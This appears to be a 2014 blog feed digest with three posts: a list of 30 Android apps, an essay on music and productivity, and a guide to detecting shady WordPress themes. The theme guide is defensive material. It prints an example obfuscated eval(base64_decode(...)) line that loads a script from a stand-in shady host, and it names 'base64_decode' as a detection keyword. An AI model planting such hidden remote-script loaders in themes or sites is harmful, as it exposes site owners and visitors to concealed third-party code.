Monday, August 4, 2014

1stwebdesigner

1stwebdesigner


30 Android Apps Worth Downloading This Year

Posted: 04 Aug 2014 06:00 AM PDT

Android is becoming really popular. As more smartphone companies use the Android operating system, users grow the same number too. That just means that more and more Android apps are being developed as the operating system picks up popularity, which is why it becomes really difficult to choose the best apps for your phone.

You can’t really try every single application just to find the perfect fit. That would entail a lot of time, and we don’t have a lot of that. That is why, we looked into a lot of Android applications and picked 30 apps that you shouldn’t miss. These were selected according to how useful they will be to you, either you’re a web designer or just a mere android user.

Here they are!

Android Firewall

1

Android Firewall assures that an app that causes too much unneeded data transfer is addressed. This app is filled with features that will surely satisfy network fans!

App Dialer

2

App dialer is the fastest way to launch your favorite apps. Save some on-scree taps using this app. Say goodbye to tiring swiping as you look for your apps. Now, you can just launch them easily. Now, if you are running a paid version of Nova Launcher, I suggest you should try replacing the app drawer icon in your dock with this app. In order to activate it, swipe it up.

Auto Hide Soft Keys

3

Auto Hide Soft Keys app allows you to hide the navigation bar and toggle it to show and/or hide. Note that it only hides the navigation bar in the phone UI but keeps the notification bar.

 Cerberus 

4

Cerberus is a security and tracking Android app and it’s advanced in all means. It runs in the background and creates a list that helps you manage your phone’s security features. You can track your lost phone and automatically sends you an email each time someone tries to unlock your device.

Clipper

5

Clipper bridges simplicity and power when it comes to clipboard management and history. This Android app automatically remembers everything you have copied. You can access Clipper anytime from the notification bar. You can even organize them.

DashClock Widget

6

Hate the default lock screen clock widget? Try DashClock! This app gives you instant access to your current local weather, missed calls and unread texts and emails. 

Easy Voice Recorder

7

Easy Voice Recorder transforms your recordings into fun, simple and easy experiences. You can use it in meetings, recording personal notes. It has no time limit and no ads!

File Manager 

8

There is no question as to what this app does. With File Manager, you can now find, browse, move, compress and organize all the contents of your phone and card.

Flipboard

9

For article-lovers out there, this magazine-type app is your best tool! Flipbard is the most popular way of catching up on the latest news and stories from around the world. You can add stories from NY Times, People Magazine and more.

HD Widgets

10

HD Widgets contains over 100 beautiful widgets for all devices, each organized by sizes. You can now add clock, date, location, weather, and utility switches in your device.

Hi-Q MP3 Voice Recorder

11

This app transforms  your daily recordings into high-quality MP3 files. You can now record songs, music, talks or even concerts using hi-fi 44kHz audio sampling. It’s like recording something professionally.

Home Budget

12

HomeBudget is an Android app focused on tracking your expenses, income, bills and other financial obligations. It gives you support for budgeting your monthly income and produces helpful graphs that will ease your way.

JuiceDefender Ultimate

13

JuiceDefender is a power management app focused on extending your battery life. This app comes with smart functions as it automatically manages battery-draining components like WiFi and 3G.

Kobo

14

Read on your Android device anytime, anywhere. Kobo is a very nice app for reading fanatics as you can choose from over 3.5 million eBooks, for FREE!

Mint

15

Mint is the best free way to manage your finances via mobile device. It collects your personal financial accounts in one place so you can manage them wherever you are. You can even track your budget and, hopefully, save more.

Nova Launcher Prime

16

Bored of the default home screen of your device? Try Nova! Nova Launcher Prime is a highly customizable and performance driven alternative for the default Android home screen.

Out of Milk

17

Out of Milk is a great To-Do list app for your Android Device. It is very intuitive and easy to use. Using this app, you can now take your list anywhere you go without even fearing of losing it.

Readmill

18

Readmill is an app for book lovers. Read and share eBooks that you read using this app.

Shush! Ringer Restorer

19

Want to turn off your ringer for a movie then turn it on afterwards? This might help you. Shush is activated when you silence your ringer using the volume buttons. You can time how long you want it on silent mode.

Sidebar

20

Sidebar is a fast, functional and fluid app for your Android device. Using this app, you can now access your favorite apps by simply swiping from the edge of the screen.

Simple Redial NC

21

Simpe Redial NC is a simple but great redial application. You can now call the last number you dialed without any confirmation boxes.

Soundhound

22

Soundhound is an Android App with blazing features. With this app, you can experience fast music recognition, liver lyrics and much, much more.

Spotify

23

Spotify is an instant access to the music world. With this very easy to use Android app, you can listen to artists and albums, create your own playlist and discover excellent and new music.

Startup Manager

24

Want to disable startup items in your Android device? Try this app. It disables unneeded apps and optimizes your phone or tablet’s performance.

SwiftKey 3 Keyboard

25

SwiftKey is dubbed as a mind-reading keyboard. It makes touchscreen typing faster and easier. You can even customize your keyboards.

Tasker 

26

Tasker is an Android App which performs tasks based on time, date, location event or even gesture all in user-defined profiles or timers in the home screen widgets.

TextSecure Private Messenger

27

TextSecure is a messaging application that gives  you privacy while communicating with friends. You can instantly avoid SMS fees, create groups and share media privately. Feel free to text what you want.

Titanium Backup

28

Titanium Backup is an Android app that enables you to backup, restore and freeze your data. You can move your apps to your SD card without fearing that they will go crazy. Get this app now.

VSCO Cam

29

If there is one Android camera app that you’ll surely love, VSCO Cam comes in first. With professional-looking filters, you can now turn your seemingly hideous photo into something worth sharing.

Waze

30

Waze is a fun way to navigate.  You can save time as you see the traffic levels in different places uploaded by the other drivers. With this app, you can report accidents, hazards and help other drivers!

Conclusion

I hope you had fun looking at these Android apps. Feel free to put them in your phone. Let’s use our Android devices to increase our productivity, security and, of course, have a great time!

Friday, August 1, 2014

1stwebdesigner

1stwebdesigner


Where are My Earphones? — The Music and Productivity Equation

Posted: 01 Aug 2014 06:00 AM PDT

Music is definitely part of human life. Somehow, music gives us movement without making us leave our seats. It gives us motivation, advice and, most of all, solace when we most need it. We often view music as something that enhances our daily lives. We see it as a sort of escape from people.

Pop those earphones on and shazam! Instant isolation.

However, only a few people view music as more of an inspiration rather than a distraction. Some view music as something that increases their productivity and makes them work harder and better.

You may be listening to the slow strums of Ottis Redding, maybe even threading the waves with Nada Surf but one thing is for sure: subtly, your music pushes you to move, which leads one to think about the correlation of music and productivity.

Music and Your Workplace

listening-to-music-while-designing

UK-based licensing organizations PPL and PRS released results of a study saying 71.2 per cent of business entities which played music in their workplace increased staff morale and performance.

The research was used in order to gather market data and included small to medium enterprises in various industries.

It's just correct to think that if you get motivated and pushed to sweat your ass of in aerobics, you will surely be motivated by music to do your job as well.

Surprisingly, though, Songza, a music service company, did another research in the US, asking which particular songs made the office staff productive. Half of the respondents said that they got into working when they heard Maroon 5's Moves Like Jagger. Gotye's Somebody That I Used to Know followed in a preference of 42 per cent.

However, in yet another study conducted in Taiwan, it was found out that while background music increased the productivity of the staff, music with lyrics often had negative effects. The researchers suggested that music without lyrics is preferable.

Why Does Music Affect Your Productivity?

distracted-to-music

Have you ever wondered why music affects you so much? How does it basically controls your emotions? Well, apparently, it all traces back to one word: arousal.

Yes, you get aroused when you listen to music because a region of your brains called the nucleus accumbens triggers the release of dopamine, otherwise known as the pleasure chemical.

Dopamine is the same chemical that's released when we eat cheeseburgers, get a follower on Twitter and, most of all, when we have sex.

It really is safe to say that music can give you actual eargasms.

This may be why we get more productive when we listen to music. Basically, music makes us feel good, physically, emotionally and mentally. It makes us relaxed and thus affecting our productivity.

What Genre of Music Is Suited to Boost Your Productivity?

mozart

Now, while there were contradicting statements in the field of research about what particular music genre really boosts productivity, there is a sound argument (pun intended) that says classical music is the best genre to listen to.

This involves the Mozart Effect, which says that listening to classical music such as the works of Amadeus Wolfgang Mozart's directly correlates with a person's ability to think long-term and create solutions to problems.

Workplace Experts Have Some Say on This.

researchers

In a University of Illinois study, researchers discovered the music increases output by 6.3%, notwithstanding any work or job. This is contradicted by another study which involves 56 employees working on basic computer tasks being more productive without music.

To answer the question about the genre, it would be safe to say that "It depends." Somehow, it differs from person to person and there are a lot of factors to be considered:

  • Your attention span
  • How you control your concentration on music
  • How your workplace is situated

Productive Noise

working-on-coffee-shop

While we're still on the subject of sound and its correlation to productivity, I am bringing this topic up.

Have you ever wondered why you seem to work better in coffee shops? Research shows it's difficult to work in a deafening level of silence. Common office chatter can be pretty devastating to.

What's the lukewarm of noises?

It's the regular coffee shop hum, or the campus chatter. This particular brand of noise sits just in the middle of silence and loudness. That means it's not too silent for you to hear your own heartbeat and not too noisy to get too fed up with listening and stop being productive either.

So why are you productive at the lukewarm of noises?

  • You are in an ideal situation to concentrate on your job and have a small opening for conversation and foot traffic to give you some breathing room.
  • Web design can take a lot of time. Coffee shops provide you the space where you can sit and work with full concentration for hours. Yet, it gives you a sense of urgency because you are in a very tight deadline and the coffee shop has to close.
  • You feel working out of your workplace. Sometimes, your workplace gives you so much burden in your shoulders that often results into multitasking. But, in a coffee shop, you'll feel casual, like you're taking a long lunch or something.

But I think the best reason is what Kevin Prudy wrote:

…when we are alone in a public place, we have a fear of “having no purpose”. If we are in a public place and it looks like that we have no business there, it may not seem socially appropriate. In coffee-shops it is okay to be there to drink coffee but loitering is definitely not allowed by coffee-shop owners, so coffee-shops patrons deploy different methods to look “busy”. Being disengaged is our big social fear, especially in public spaces, and people try to cover their “being there” with an acceptable visible activity.

You want to simulate working on a coffee shop? Try Coffitivity.

Conclusion

Truly, noise and music can improve your productivity. Science agrees with that. But, often, it's still a case-to-case basis. Some designers want to work in absolute silence; some can work even in concerts. Every person has a unique time, place or situation to enter into the creative zone and go extract some creative juices. I guess you have to discover that for yourself. All these are just guides, just to let you know that listening to music MIGHT be productive. Or it might not be.

So, where are your earphones?

How to Make Sure You’re Not Using a Shady WordPress Theme - Six Revisions

How to Make Sure You’re Not Using a Shady WordPress Theme - Six Revisions


How to Make Sure You’re Not Using a Shady WordPress Theme

Posted: 01 Aug 2014 03:00 AM PDT

I can still remember how excited I was back in 2008 when I first discovered WordPress (late-adopter, I know).

What was particularly impressive for me was that I could change the designs of my WordPress sites with minimal effort.

And so the hunt for the perfect theme began!

As far as I can recall, there weren’t that many paid/premium themes back then. And, to be honest, I wasn’t even taking the possibility of paying for a theme into consideration (since money was a bit tight) so I was kind of stuck with free themes by default.

All was well for a while. My test sites and personal blogs were running just fine, until, one day, I noticed some strange links in the footer.

Those unusual links pointed not only to the theme creator’s site, but also to some questionable sites that had spammy anchor texts like "pay day loan", "cheap home insurance", "seo services", and so forth.

No problem, I thought, removing these should only take a minute.

But, to my surprise, those links were neither in the theme’s Widgets screen nor anywhere in the theme’s source code.

I searched all of the theme’s files in bulk with a source code editor, looking for those anchor texts.

I even went through the database using a SQL SELECT statement.

Nothing.

So how was it possible for these links to remain under the radar?

Well, as it turns out, this is the story of my first encounter with encrypted code in WordPress themes.

Shady WordPress theme practices

Encrypted code is just one piece of the puzzle; there are other distasteful WordPress theme development practices going on.

Static links pointing to suspicious websites

Not all static links (or embedded links) in WordPress themes are bad.

A lot of times, they are just links that acknowledge the developer of the theme. As long as the links are decent, and granted that the theme user is informed that the links will be displayed on their site, then they might be alright.

However, in some instances, they may be going to spammy websites. When links start pointing to casino sites, online pharmacies or some shady biz-op products, all without the site owner’s knowledge, then it’s a different story.

Search engines simply won’t be pleased to find out that your site is linking to the dark side of the internet, and they may penalize you for it even if you’re an unwitting participant.

Theme-locking

Some links and code blocks in shady WordPress themes are "locked in" with JavaScript and/or PHP. Removing these links or code blocks will make the entire WordPress site go blank, displacing your content with a message telling you that you need to put the links/code blocks back in place to be able to remove the message from your site.

Encrypted code

Encrypted code is a term in the WordPress community for code snippets that are purposely being obfuscated from the user of the theme. The intent of encrypted code is to hide portions of the theme’s source code and to make these portions difficult to remove. Encrypted code can do a variety of things, such as generating links to third-party sites and interfering with the user experience.

Why these things are happening

Some companies go out of their way to include harmful elements in their WordPress themes.

Why would they do this? You might ask. Because WordPress themes are a great online marketing tool.

The market for themes keeps growing year over year. It’s been reported that 18.9 percent of all sites are built with WordPress. And, at one point, all those site owners will go out looking for nice themes.

The way some people capitalize on this opportunity is by creating a great-looking WordPress theme and then including hidden links and obfuscated code in the theme.

Imagine what their reach could be like if they get even a few hundred domains installing their theme.

How to make sure you’re using a trustworthy theme

If you’re considering the use of a new WordPress theme, below are some steps that can help you stay out of trouble.

Of course, the first best option is to use a theme obtained from a reputable source and created by a trustworthy theme developer, both of which can significantly reduce the potential of these shady practices being employed. It wouldn’t hurt to go through these steps despite the reputation of your candidate theme.

Step 1: Install theme-checking plugins

It is very possible to investigate every theme by hand just by going through its files. But doing so with a trusty plugin is much quicker, and potentially more thorough.

You’ll need two plugins for this step.

  1. TAC scans all of your installed WordPress themes for potentially malicious code.
  2. Theme-Check tests your themes for compliance with all the latest WordPress standards and best practices.

Step 2: Test the theme for encrypted code

Before activating a WordPress theme, you should first test it in a safe development environment. One such environment is on your PC. However, if you don’t have time for that, you should still be fine as long as you don’t activate the theme before running your tests.


To see what the TAC plugin has to say about your new theme, in the WordPress administration screen, go to Appearance > TAC.

Scroll down to your theme to see if there are any issues.

Screenshot of a TAC test result.

If TAC says that everything’s fine (and you’re using a theme from a trusted source) then it probably is.

However, if it indicates the presence of any encrypted code then you need to be cautious.

It’s recommended to never use themes that have encrypted code. The main reason for this is that you have absolutely no control over what’s inside the encrypted block of code. It could be anything: third-party scripts, data-mining, ads, link-building schemes, etc.

Some PHP and JavaScript functions associated with encrypted code are designed to help developers perform difficult but benign processes, such as data-encoding conversion or parsing. But in the wrong hands, and in the context of WordPress theme development, they are often used to hide shady source code.

If you want to do some sniffing around on your own, you can batch-search theme files with a text editor like Notepad++. Look for the keyword "base64_decode".

The base64_decode() PHP function, together with the eval() function, is commonly used to execute encrypted code.

For example, if the encrypted code you find looks anything like this (just an example, not actual code) stay away:

  $o="eHQvamF2YXNjcmlwdCI+PC9zY3JpcHQ+";  eval(base64_decode("PHNjcmlwdCBzcmM9Ii8vYS1zaGFkeS1zaXRlLmNvbS9qcy9zcGFtbGlua3MuanMiIHR5cGU9InRl" . $o));

Step 3: Evaluate all the static links


TAC will also let you know when it stumbles upon any static links inside the theme. When you click the Details button, you will see the exact files and lines where those links occur.

Find embedded static links with TAC.

Static links are common in free WordPress themes, and they’re not necessarily bad. For instance, some themes require attribution. The first thing you should do is decide whether or not you’re okay with those links being on your site. In the end, if you’re not okay with any link, you just shouldn’t use the theme.

When it comes to static links, most of the time the party’s going on in the footer.php file.


For instance, the theme I checked when doing research for this piece had links pointing to a site titled "Botox Tel Aviv" with an anchor text consisting entirely of non-Latin characters:

An example of an embedded static link in a WordPress theme.

For testing purposes, you can check what happens if you remove an embedded link. Sometimes, you will discover that your entire site will stop working as a result of this action. And that is exactly what happened to my test site; when I removed the link, the site stopped working and the content was replaced with this message:

The message being displayed on all pages when a static link is removed.

If you want to investigate some more, this is where the other plugin, Theme-Check, comes into play.


Go to Appearance > Theme Check and run a test for the theme in question. Most likely, the plugin will report a lot of stuff, so you will have to browse around for a while to find what might be causing the problems.

In my case, the instructions found in line 124 of the functions.php file were to blame:

Theme-check finding a WordPress theme error.

Conclusion

The moral of the story is that you should choose WordPress themes carefully. Before using any theme, it’s best to perform some research and testing on it.

Related Content

About the Author

Karol K is a blogger who’s passionate about WordPress. He works with ThemeIsle, a WordPress theme development company. His work has been published all over the Web, on sites like Web Design Ledger, Quick Sprout, ProBlogger, and others. Reach him at @carlosinho.

The post How to Make Sure You’re Not Using a Shady WordPress Theme appeared first on Six Revisions.